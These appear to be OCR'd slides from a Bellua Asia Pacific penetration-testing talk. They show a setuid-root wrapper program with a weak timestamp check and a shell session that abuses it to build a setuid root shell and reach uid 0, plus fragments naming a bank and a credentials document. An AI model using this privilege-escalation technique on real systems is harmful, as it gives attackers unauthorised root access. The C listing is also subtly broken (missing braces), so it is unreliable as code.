
```
int main(int argc, char *argv[])
{
  char *s, *exe ;
  int x ;

  if (argc < 2)
       printf ("pswexec::Invalid arg...\n");
        exit(1);

if (strcmp(argv[1], "-bin") == 0) {
   exe = argv[2] ;
   argv += 2 ;
}
else  {
   argv[0] = "ksh"  ;
   exe = "/bin/ksh" ;
}

if ( (s = getenv("PSWSTAMP")) == 0)
     printf ("pswexec::Invalid arg...\n");
      exit(1);

x = atoi(s) ;

if (time(0) - x > 2 || time(0) - x < 0)
     printf ("pswexec::Invalid arg...\n");
      exit(1);

  if (setuid(0) != 0) {
   fprintf (stderr, "pswexec::set failed\n") ;
   exit(1);
  }

  execvp(exe, argv);
  return 0 ;
}
```

Bellua Asia Pacific


```
$ cat > boomsh.c
main()
{
        setuid(0);
        setgid(0);
        system("/bin/bash");
}
^D
$ make boomsh
cc     boomsh.c   -o boomsh
$ ./pswx.sh chown root:root boomsh
$ ./pswx.sh chmod +s boomsh
$ ls -la boomsh
-rwsrwsr-x    1 root     root        11559 Aug 24 13:43 boomsh
$ ./boomsh
[root@localhost bin]# id
uid=0(root) gid=0(root) groups=500(pswaix)
```

Bellua Asia Pacific


Zeus Bank — Head Office



Bellua Asia Pacific



Bellua Asia Pacific



Bellua Asia Pacific

Documentation User and Password in ZEUS.doc

Documentation User and Password

Internet Scanner

